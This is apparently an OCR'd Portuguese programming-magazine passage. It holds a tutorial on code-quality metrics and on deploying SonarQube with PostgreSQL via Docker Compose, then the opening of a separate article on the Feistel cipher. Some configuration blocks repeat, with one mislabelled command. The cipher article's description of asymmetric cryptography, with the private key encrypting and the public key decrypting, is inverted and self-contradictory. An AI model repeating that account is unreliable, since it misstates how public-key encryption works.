O ISO/IEC 25000, esclarece todas as questões relacionadas com a qualidade de software, mas a sua descrição fica para outro artigo. =P

No entanto existem algumas medidas fundamentais que qualquer programador deve ter em conta, alguns exemplos:

Média de linhas de código por método

Existem três “sub-medidas”, número de linhas por classe (LOC – Lines of Code), a média de número de linhas por método de uma classe (AMLOC – Average Method Line of Code) e o número de métodos numa classe (NOM – Number of methods). Não existe um valor referência, uma vez que depende de projeto para projeto, linguagem de programação para linguagem de programação, mas é convergente a opinião que quanto maior for o valor, menor será o nível de qualidade.

Média de complexidade ciclomática por Método (ACCM)

Esta medida constata o número de caminhos independentes que um método pode seguir no ciclo de vida de uma aplicação. Existe uma fórmula complexa para calcular este valor, sendo que 1 é o valor mínimo que devemos alcançar e que é o desejado.

Falta de Coesão nos métodos (LCOM)

Esta medida representa o grau de coesão do método, ou seja, o seu grau de dependência de variáveis/fatores externos ao método. O ideal será um método depender somente dele e não de outros objetos.

Fator de Acoplamento (COF)

Simplificando representa o grau de dependência dos métodos/classes. Classes com um grau elevado de dependência normalmente são sensíveis aos *ripple effects* das alterações e acabam por ser pontos onde ninguém quer mexer para não estragar. :)

Estes são apenas alguns de muitas unidades de medida de uma peça de software. Existem muitos mais, o que leva à questão seguinte.

Porque precisamos de gerir a Qualidade do Código?

No meu ponto de vista, a questão é mais ao contrário. Quais são as razões, válidas, que me levem a não gerir a Qualidade do Código?

Ter código de qualidade e gerir a qualidade do mesmo é fundamental em qualquer projeto, independentemente do seu tamanho (numero de linhas) ou do tamanho da(s) equipa(s) que estão a trabalhar nele. Medir a qualidade e a sua evolução num projeto pequeno, com uma equipa de uma pessoa é tão importante como ter um projeto com múltiplas equipas de múltiplas pessoas a trabalhar sobre ele. Uma aplicação acaba por ser um ser que vai evoluindo ao longo do tempo e é necessário monitorizar essa evolução.

Porque estamos alinhados em ter qualidade no código, simplesmente porque temos forma de gerir a qualidade existem logo um conjunto de benefícios.

- Controlamos a evolução do código: as novas funcionalidades, as correções, todas as alterações no clico

de desenvolvimento de uma peça de software estão reportadas e é possível perceber se a sua evolução está a ser positiva ou negativa, permitindo tomar medidas em acordo.

- Identificação de erros/bugs: quando é submetida uma análise é possível identificar potenciais erros na aplicação, más praticas, vulnerabilidades. Existe oportunidade de corrigir e aprender com os erros.
- Centralização de Projetos: numa única plataforma estará a análise de *N* projetos, tornando-se a gestão da qualidade e dos projetos mais eficaz.
- Gerir múltiplos Projetos: estando os resultados dos projetos num único "repositório" torna-se mais simples a sua análise e gestão de esforço das equipas para a sua correção.

Preocupar-nos com a qualidade do software, pode ser um processo penoso. Mas quando pensamos no objetivo final de ter um produto de fácil manutenção, de fácil evolução e alinhado com outras boas práticas, temos um produto de qualidade elevada e de baixo risco, o que é que todos nós esperamos.

Quando devemos começar?

Bem, ontem já era tarde.

Agora a mais a sério, deve-se começar o mais cedo possível. Quando mais cedo, melhor. Mais cedos os issues são identificados, mais cedo corrigidos. A Figura 1 mostra a dificuldade de alteração do código ao longo do tempo.




Figura 1: Custo de Alteração de código

Todos devem estar envolvidos no processo de gestão da análise da qualidade de código. Os programadores devem analisar o código e corrigir os issues encontrados, as equipas de devops devem ter um procedimento para analisar a qualidade, os team leaders devem gerir a qualidade dos projetos, os gestores de projetos devem gerir o esforço das equipas na correção de issues encontrados e os donos da aplicação devem saber qual o estado das aplicações. Não adianta esconder ou mascarar a verdade, tudo se descobre nem que seja no ambiente de produção com os erros a aparecerem aos utilizadores. Mais vale prevenir que remediar.

Como vamos analisar a qualidade do código?

A maior parte dos IDEs tem uma ferramenta de análise de código que podemos correr e verificar os resultados. Este procedimento deve fazer parte da metodologia de trabalho de qualquer prograd or. Ajuda a melhorar o software. Para além destas ferramentas, existem *N* plugins para os IDEs mais comuns que fornecem ferramentas mais ou menos abrangentes, de acordo com as necessidades.

Porém, estas ferramentas não guardam histórico mostrando apenas o resultado da última execução, estão cingidas a um único projeto e os resultados não são partilhados ou agregados.

Para colmatar esta falha, existem plataformas especificas para este efeito. Alguns exemplos:

- Sonarqube
- Codacy
- SQuORE
- Teamscale
- Etc.

Alguns são gratuitos outros são pagos, alguns podem -se de implementados na infraestrutura atual outros são web based, seja qual for a opção tomada é um bom ponto de partida para começar a gerir a qualidade do código das aplicações.

Criar a própria infraestrutura

Pessoalmente, seja a testar ou como versão "final", não gosto de "sujar" a minha máquina com software. É uma questão pessoal, prefiro ter uma "máquina" para poder configurar as coisas, testar e se estiver de acordo com o meu nível de exigência, "clonar" essa configuração.

Se eu antes usava máquinas virtuais para esse propósito, agora uso Docker. E uso Docker para tudo e um par de botas. :)

Como exemplo, e no final do artigo têm uma infraestrutura a funcionar que podem colocar em ambiente de "produção, vou usar as seguintes peças de software:

- Docker
- Sonarqube
- Postgres

Se pretenderem saber mais sobre Docker e os seu

benefícios recomendo a leitura do número 55 da Revista Programar.

O Sonarqube é uma plataforma de Qualidade Continua de Código, que têm uma versão community gratuita e que se pode usar em qualquer infraestrutura. Esta plataforma é muito interessante, têm plugins para um conjunto de linguagens (Java, C#, Javascript, etc), pode ser integrada em ciclos devops (Jenkins, msbuild, maven, etc) e integração com repositórios de código (GIT, SVN, TFCV, etc).

Podem ver os plugins existentes em:

https://docs.sonarqube.org/display/PLUG/Plugin+Library

Não é necessário correr o Sonarqube com Docker, mas facilita muito.

Nota:

Se não pretenderem correr em Docker:

Download da aplicação

https://www.sonarqube.org/downloads/

Instalar o servidor:

https://docs.sonarqube.org/display/SONAR/Installing+the+Server

Começando com Docker

Vamos começar a "montar" a nossa infraestrutura.

Vamos criar uma pasta no sistema de ficheiros e criar um ficheiro docker-compose.yml

```
HostApple:/ nunocancelo$ mkdir Docker
HostApple:/ nunocancelo$ cd Docker
HostApple:/ nunocancelo$ vi docker-compose.yml
```

O nosso ficheiro docker-compose.yml vai conter os seguintes dados:

```
version: '3'
#---------------
# NETWORK
#---------------
networks:
  CI-Network:
    driver: bridge

#---------------
# VOLUMES
#---------------
volumes:
  sonarqube-volume:


#--------
# SONAR
#--------
services:
  sonar:
    image: 'sonarqube:6.2'
    networks:
      - CI-Network
    ports:
      - '9000:9000'
      - '9022:9022'
    volumes:
      - sonarqube-volume:/opt/sonarqube/conf
      - sonarqube-volume:/opt/sonarqube/data
      - sonarqube-volume:/opt/sonarqube/
                                    extensions
      - sonarqube-volume:/opt/sonarqube/lib/
                                bundled-plugins
```

Descrevendo o que está configurado. A primeira linha diz qual é a versão do docker-compose file que estou a usar. No presente exemplo até poderia ser versões anteriores, mas por definição todos os meus docker-compose usam a ultima versão, permitindo alguns parâmetros não disponíveis em versões anteriores.

```
#---------------
# NETWORK
#---------------
networks:
  CI-Network:
    driver: bridge
```

Neste trecho estou a criar uma rede "dedicada" para esta infraestrutura.

```
#---------------
# VOLUMES
#---------------
volumes:
  sonarqube-volume:
```

Aqui estou a criar um data volume para a infraestrutura e a dar o nome "sonarqube-volume", aqui vão persistir os dados do sonarqube.

```
  #--------
  # SONAR
  #--------
  services:
    sonar:
      image: 'sonarqube:6.2'
      networks:
        - CI-Network
      ports:
        - '9000:9000'
        - '9022:9022'
    volumes:
      - sonarqube-volume:/opt/sonarqube/conf
      - sonarqube-volume:/opt/sonarqube/data
      - sonarqube-volume:/opt/sonarqube/
                                    extensions
      - sonarqube-volume:/opt/sonarqube/lib/
                                bundled-plugins
```

Aqui estão as configurações do contentor que vai ter o sonarqube, onde lhe associo a rede e o volume previamente criados. Realçar que estou a utilizar a versão 6.2 do sonarqube.

Esta configuração pode ser analisada através da documentação do sonarqube ou então no docker hub do sonarqube.

De seguida vamos arrancar o contentor:

```
HostApple:/ nunocancelo$ docker-compose up -d
HostApple:/ nunocancelo$ docker-compose logs -f
```

Na realidade só precisam do seguinte comando:

```
HostApple:/ nunocancelo$ docker-compose up
```

Acontece, que quando fecharem o terminal ou carregarem crtl+c para sair vão parar o contentor. Da forma indicada anteriormente, não se tem que preocupar com isso.

Se acedermos ao url: http://localhost:9000/about obtemos as seguintes Figura 2 e Figura 3 :




Figura 2: Página do SonarQube




Figura 3: Página do SonarQube

A Figura 2 mostra algumas estatísticas do projeto, enquanto a Figura 3 mostra quais os analisadores que podem ser utilizados para analisar o código. Mostra uma mensagem também muito importante, que a base de dados que a aplicação está a usar é somente de testes e que não é escalável e não vai ser migrada em caso de ugrade.

É uma chatice, que nós vamos corrigir já seguida.

Antes de mais vamos parar o contentor antes das alterações:

```
HostApple:/ nunocancelo$ docker-composedown
```

E fazemos as alterações para ter o seguinte:

```
version: '3'
#---------------
# NETWORK
#---------------
networks:
  CI-Network:
    driver: bridge

#---------------
# VOLUMES
#---------------
volumes:
  sonarqube-volume:
  sonardb-volume:

#--------
# SONAR
#--------
services:
  sonar:
    image: 'sonarqube:6.2'
    networks:
      - CI-Network
    ports:
      - '9000:9000'
      - '9022:9022'
    links:
      - sonardb
    depends_on:
      - sonardb
    environment:
      - SONARQUBE_JDBC_URL=jdbc:postgresql://
                              sonardb:5432/sonar
      - SONARQUBE_JDBC_USERNAME=sonar
      - SONARQUBE_JDBC_PASSWORD=sonar
    volumes:
      - sonarqube-volume:/opt/sonarqube/conf
      - sonarqube-volume:/opt/sonarqube/data
      - sonarqube-volume:/opt/sonarqube/
                                    extensions
      - sonarqube-volume:/opt/sonarqube/lib/
                                bundled-plugins

#--------
# SONARDB
#--------
  sonardb:
    image: 'postgres:9.6.2'
    networks:
      - CI-Network
    environment:
      - POSTGRES_USER=sonar
      - POSTGRES_PASSWORD=sonar
    volumes:
      - sonardb-volume:/var/lib/postgresql/
                                          data
```

As alterações realizadas, acrescentam um data volume para a base de dados, relaciona a base de dados ao sonarqube e acrescenta um contentor com a base de dados posgres.

A documentação recomenda o SQL Server como base de dados, no entanto é compatível com outras.

De seguida vamos arrancar o contentor:

```
HostApple:/ nunocancelo$ docker-compose down
```

E fazemos as alterações para ter o seguinte:

```
version: '3'
#---------------
# NETWORK
#---------------
```

```
networks:
  CI-Network:
    driver: bridge

#---------------
# VOLUMES
#---------------
volumes:
  sonarqube-volume:
  sonardb-volume:

#--------
# SONAR
#--------
services:
  sonar:
    image: 'sonarqube:6.2'
    networks:
      - CI-Network
    ports:
      - '9000:9000'
      - '9022:9022'
    links:
      - sonardb
    depends_on:
      - sonardb
    environment:
      - SONARQUBE_JDBC_URL=jdbc:postgresql://
                                sonardb:5432/sonar
      - SONARQUBE_JDBC_USERNAME=sonar
      - SONARQUBE_JDBC_PASSWORD=sonar
    volumes:
      - sonarqube-volume:/opt/sonarqube/conf
      - sonarqube-volume:/opt/sonarqube/data
      - sonarqube-volume:/opt/sonarqube/
                                      extensions
      - sonarqube-volume:/opt/sonarqube/lib/
                                   bundled-plugins

#--------
# SONARDB
#--------
  sonardb:
    image: 'postgres:9.6.2'
    networks:
      - CI-Network
    environment:
      - POSTGRES_USER=sonar
      - POSTGRES_PASSWORD=sonar
    volumes:
      - sonardb-volume:/var/lib/postgresql/data
```

As alterações realizadas, acrescentam um data volume para a base de dados, relaciona a base de dados ao sonarqube e acrescenta um contentor com a base de dados posgres.

A documentação recomenda o SQL Server como base de dados, no entanto é compatível com outras.

De seguida vamos arrancar o contentor:

```
HostApple:/ nunocancelo$ docker-compose up -d
HostApple:/ nunocancelo$ docker-compose logs -f
```

E se acederem novamente ao url vão reparar que a mensagem de “aviso” já não aparece.




Figura 4: Ecrã do SonarQube

Por omissão, a imagem docker do Sonarque, as credenciais de administração são:

- Username: admin
- Password: admin

E devem ser alteradas na primeira utilização.

Antes de começarmos a analisar os projetos, é necessário realizar algumas operações na aplicação, sendo que a mais importante (pelo menos para já) é instalarmos os plugins que necessitamos para a aplicação.

Para instalarmos os plugins é necessário estar logado na aplicação como admin (ou um utilizador criado com permissões de administração). Vamos à opção de “Administration” -> “System” -> “Update Center” e aqui temos uma lista dos plugins disponíveis e que podemos instalar.

Realço que apesar de muitos plugins serem gratuitos existem plugins com licença comercial e que são pagos, como por exemplo o plugin de ABAP ou COBOL.

Instalem todos os plugins que necessitam que a aplicação depois de os instalar reinicia automaticamente.

Algumas funcionalidades da aplicação:

Administration

Para além de instalar os plugins, é nesta seção que serão configurados um conjunto de opções relacionados com a análise, integração, segurança, etc.

Para efeitos deste artigo, não será realizada nenhuma configuração (para alem de instalar plugins). Isto significa que, as is, qualquer pessoa pode submeter os resultados da análise do código para este servidor.




Figura 5: Administration

Quality Gates

São conjuntos de condições que o projeto deve cumprir antes de estar apto para ir para o ambiente de produção




Figura 6: Quality Gates

Quality Profiles

Representam coleções de regras a serem utilizadas durante a análise do código.




Figura 7: Quality Profiles

Rules

Definição de todas as regras que estão configuradas para a análise.




Figura 8: Rules

As restantes opções estão relacionadas com o código dos projetos submetidos.

Agora que temos os plugins que pretendemos vamos ao próximo passo que nos irá permitir em breve submeter os resultados da análise.

No url:

https://docs.sonarqube.org/display/SCAN/Analyzing+Source+Code

podemos encontrar um conjunto de analisadores que podem ir de encontro com as nossas necessidades. Para este artigo vou utilizar a opção “SonarQube Scanner” que é um analisador que corre pela linha de comandos.

Depois do instalar vamos à pasta conf e editamos o ficheiro sonar-scanner.properties por forma a ter a seguinte configuração:

```
#----- Default SonarQube server
sonar.host.url=http://localhost:9000

#----- Default source code encoding
sonar.sourceEncoding=UTF-8
```

O resto do ficheiro pode continuar comentado.

A propriedade sonar.host.url aponta para o host:porto configurados previamente, no nossa caso é o porto 9000 que foi colocado no docker-compose.yml.

Só falta mais um passo antes de corrermos o analisador, ou seja, temos que adicionar ao projeto que queremos analisar um ficheiro de propriedade que o analisador vai ler enquanto estiver a trabalhar.

No url :

https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner

Mostra alguns exemplos de configuração.

Neste exemplo vou analisar um componente de uma aplicação Java que tenho e criar o ficheiro sonar-project.properties com as seguintes configurações:

```
# must be unique in a given SonarQube instance
sonar.projectKey=JavaTest
# this is the name and version displayed in the
SonarQube UI.
# Was mandatory prior to SonarQube 6.1.
sonar.projectName=JavaTest
sonar.projectVersion=1.0

sonar.sources=./src
sonar.java.binaries=./target/classes
```

As três primeiras propriedades são obrigatórias e devem ser únicas em cada projeto analisado, uma vez que será por essa indicação que será apresentado no portal do SonarQube.

As duas ultimas propriedades indicam ao analisador onde está o código fonte e os binários.

Existem exemplos no site e na internet configurações para projetos de outras linguagens de programação.

Uma vez alterado o ficheiro, gravamos e através da linha de comandos vamos para o diretório onde guardamos o ficheiro de propriedades (que deve ser na raiz dos projetos) e executamos o seguinte comando (com um output semelhante):

```
HostApple:/ nunocancelo$ sonar-scanner
```

E agora vamos à aplicação ver o resultado:




Figura 9: Resultado da Análise

Ao clicarmos no nome da aplicação




Figura 10: Detalhe do Projecto

E a partir daqui exploramos os resultados da análise.

Se formos à opção de "Measures" mostra um detalhe semelhante no entanto com outro aspecto.




Figura 11: Measurements

Como tenho usado este projeto como exemplo em apresentações, podem reparar que na seção de "Maintainability" temos dois novos "code smells" e vamos corrigir. Ao clicar no link é identificado onde está o issue, vamos a essa classe corrigir esses dois novos issues e voltar a executar o analisador.

Agora a página apresenta:




Figura 12: Measurementa depois da correção

Mais interessante ainda, é na página do projeto em "issues" apresenta ainda mais informação:




Figura 13: Ecrã Issues

E podem ver que desde que o projeto foi introduzido a primeira vez, já teve 3 issues resolvidos. Isto tudo, gerido automaticamente pela plataforma.

Em cada issue é apresentado um icon com três pontos e se clicarem lá aparece uma secção que explica porque é que o issue encontrado é uma má pratica.




Figura 14: Descrição do issue

Existem um conjunto de funcionalidades extra na plataforma, com a estimativa (conservadora) de resolução de cada issue, do total de issues. Pode-se atribuir a resolução a membros da equipa (requer configuração de utilizadores e equipas), mostra em que linha de que ficheiro o issue acontece, montes e montes de funcionalidades.

Conclusão

Analisar a qualidade do nosso código assim como gerir a qualidade e a evolução do mesmo não é complicado. Mostrei uma forma simples, com exemplos que funcionam, como podemos em pouco tempo começar a analisar o código.

Não devemos encarar os resultados como uma má critica e um "ataque pessoal" à nossa forma de programar e ao código que escrevemos, mas sim encarar como uma oportunidade de melhorar e aprender.

plataforma para analise de qualidade, ela identifica os issues e justifica o porquê de eles serem considerados práticas menos boas. Têm muitas potencialidades quando integrados com outros sistemas (repositórios, devops, etc).

Eu apenas raspei a superfície, mas espero que seja o suficiente para aguçar o apetite para testar e implementar uma gestão de qualidade de código mais eficiente.

Recursos

Docker Compose

https://docs.docker.com/compose/

SonarQube

https://www.sonarqube.org

SonarQube Scanners

https://docs.sonarqube.org/display/SCAN/Analyzing+Source+Code

Repositório dos recursos utilizados

https://gitlab.com/masterzdran/docker_sonarqube

AUTOR

Escrito por Nuno Cancelo

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e optimizar os sistemas aumentando a sua performance.

Sonarqube não é apena uma

Cifra Feistel

Nesta edição decidimos trazer até si, caro leitor, um artigo sobre uma cifra que data ao ano de 1973. Criada por Horst Feistel enquanto trabalhava na IBM, este algoritmo pertence à criptografia simétrica.

Para os leitores que não estão tão habituados a este tema, existem dois tipos de cifras. A simétrica e a assimétrica. Em termos práticos, a criptografia simétrica tende a ser mais rápida uma vez que exige menos capacidade computacional. Contudo é considerada menos segura uma vez que a mesma chave é usada para encriptar e desencriptar a informação é partilhada pelos diversos intervenientes (*na criptografia assimétrica são usadas duas chaves distintas – a chave privada para encriptar e a chave pública para desencriptar a informação – apenas a chave pública é partilhada entre emissor e receptor sendo que a chave privada é usada para decifrar a informação*).

Antes de iniciarmos quero aproveitar para chamar a atenção ao facto deste algoritmo ser utilizado em alguns dos algoritmos de criptografia de bloco como por exemplo, o DES (*Data Encryption Standard*), 3DES (*Triple Data Encryption Standard*), RC5 (*Rivest Cipher 5*), entre outros.

Feita esta pequena introdução, voltamos então à famosa cifra Feistel também conhecida como Rede de Feistel.


Quando utilizamos este algoritmo as iterações processam-se da seguinte forma: As entradas do algoritmo são blocos de texto em plain text de comprimentos 2x bits e uma chave K (esta chave normalmente tem 64bits). Normalmente o bloco plain texto é também de 64 bits sendo que cada um destes blocos é dividido em 2 blocos de 32 bits cada um (gerando o comprimento de 2X bits em cada bloco – se usarmos blocos de 48 bits, são gerados 2 blocos de 24 bits cada um).

Na primeira iteração estes dois blocos que obtemos são chamados respectivamente L_0 e R_0 (l*eft* – lado esquerdo e *right* – lado direito). Nas iterações seguintes são denominados por L_{i-1} e R_{i-1}

Estes blocos por N iterações de processamento e combinam-se para produzir o bloco de texto iterado. A cada iteração é recebido o bloco anterior (na primeira recebe o plain texto como já referimos anteriormente), assim como a subchave de K_N

